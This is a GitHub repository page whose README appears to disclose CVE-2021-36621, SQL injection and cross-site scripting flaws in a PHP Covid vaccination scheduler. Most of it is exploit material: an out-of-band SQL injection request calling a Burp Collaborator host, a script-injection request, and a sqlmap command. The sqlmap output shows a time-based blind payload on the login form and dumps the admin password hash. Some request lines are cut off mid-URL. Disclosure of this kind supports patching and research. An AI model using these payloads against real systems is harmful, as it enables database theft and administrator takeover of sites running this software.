

main [CVE-nu11secu1ty / vendors / oretnom23 / CVE-nu11-18-09-2821 /](#)

nu11secu1ty Update template.txt ...

on Sep 28, 2021 [History](#)

..

docs	last year
Poc-scheduler.bat	last year
README.MD	last year
scheduler.zip	last year
screen.PNG	last year
template.txt	last year

README.MD

CVE-2021-36621

Vendor



Description

Sourcecodester Online Covid Vaccination Scheduler System 1.0 is vulnerable to SQL Injection, XSS-STORED PHPSESSID Hijacking, and remote SQL Injection - bypass Authentication. The attacker can be hijacking the PHPSESSID by using this vulnerability and then he can log in to the system and exploit the admin account. Next, exploitation: For MySQL vulnerability, the username parameter is vulnerable to time-based SQL injection. Upon successful dumping the admin password hash, an attacker can decrypt and obtain the plain-text password. Hence, the attacker could authenticate as an Administrator.

Request MySQL:

```
GET /scheduler/addSchedule.php?lid=(select%20load_file('%5c%5c%5c%5ciugn0izvyx9wrtoo6c6oo16xeokh87wymp9fx4.burpcollaborator.net%5c%5
Host: localhost
Cookie: PHPSESSID=30nmu0cj0blmnevrj5arrk8hh3
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Connection: close
Cache-Control: max-age=0
```


Respond MySQL:

```
HTTP/1.1 200 OK
Date: Tue, 28 Sep 2021 11:17:00 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.4.22
X-Powered-By: PHP/7.4.22
```

```
<style>
#uni_modal .modal-content>.modal-header,#uni_modal .modal-content>.modal-footer{
display:none;
}
#uni_modal .modal-body{
padding-top:0 !important;
}
#location_modal{
direct
...[SNIP]...
```

http://localhost/scheduler/addSchedule.php?lid=(select%20load_file(%27%5c%5c%5c%5ciugn0izvyx9wrtoo6c6oo16xeokh87wyymp9fx4.burpcollabo



- 

```
GET /scheduler/addSchedule.php?lid=5&d=v6qfw%3cscript%3ealert(1)%3c%2fscript%3eytpic HTTP/1.1
Host: localhost
Cookie: PHPSESSID=3n0mu0cj0blmnevjrj5arrk8hh3
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Connection: close
Cache-Control: max-age=0
```


```
HTTP/1.1 200 OK
Date: Tue, 28 Sep 2021 11:16:57 GMT
Server: Apache/2.4.48 (win64) OpenSSL/1.1.1k PHP/7.4.22
X-Powered-By: PHP/7.4.22
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 4576
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
<style>
#uni_modal .modal-content>.modal-header,#uni_modal .modal-content>.modal-footer{
display:none;
}
#uni_modal .modal-body{
padding-top:0 !important;
}
#location_modal{
```

```
direct
...[SNIP]...
<h3>Schedule Form: (v6qfw<script>alert(1)</script>ytpic)</h3>
...[SNIP]...
```


Live test:

- proof:



PoC:

```
python sqlmap.py python C:\Users\venvaropt\Desktop\CVE\sqlmap\sqlmap.py -u "http://localhost/scheduler/classes/Login.php?f=login" --d
```



OUTPUT:

```
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 157 HTTP(s) requests:
---
Parameter: username (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=admin' AND (SELECT 9211 FROM (SELECT(SLEEP(5)))oCqV) AND 'giEC'='giEC&password=nullsecurity
---
[19:49:38] [INFO] the back-end DBMS is MySQL
[19:49:38] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potenti
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: PHP 7.4.22, Apache 2.4.48
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[19:49:43] [INFO] fetching entries of column(s) 'password,username' for table 'users' in database 'scheduler'
[19:49:43] [INFO] fetching number of column(s) 'password,username' entries for table 'users' in database 'scheduler'
[19:49:43] [INFO] retrieved: 1
[19:49:49] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
[19:49:56] [INFO] adjusting time delay to 1 second due to good response times
0192023a7bbd73250516f069df18b500
[19:51:46] [INFO] retrieved: admin
[19:52:02] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] N
Database: scheduler
Table: users
[1 entry]
+-----+-----+
| username | password |
+-----+-----+
| admin | 0192023a7bbd73250516f069df18b500 |
+-----+-----+

[19:52:02] [INFO] table 'scheduler.users' dumped to CSV file 'C:\Users\venvaropt\AppData\Local\sqlmap\output\localhost\dump\scheduler'
[19:52:02] [INFO] fetched data logged to text files under 'C:\Users\venvaropt\AppData\Local\sqlmap\output\localhost'

[*] ending @ 19:52:02 /2021-09-28/
```

```
C:\Users\venvaropt\Desktop\scheduler-CVE-Critical-CVE-18-09-2821>
```



Reproduce:

[href](#)

Proof:

[href](#)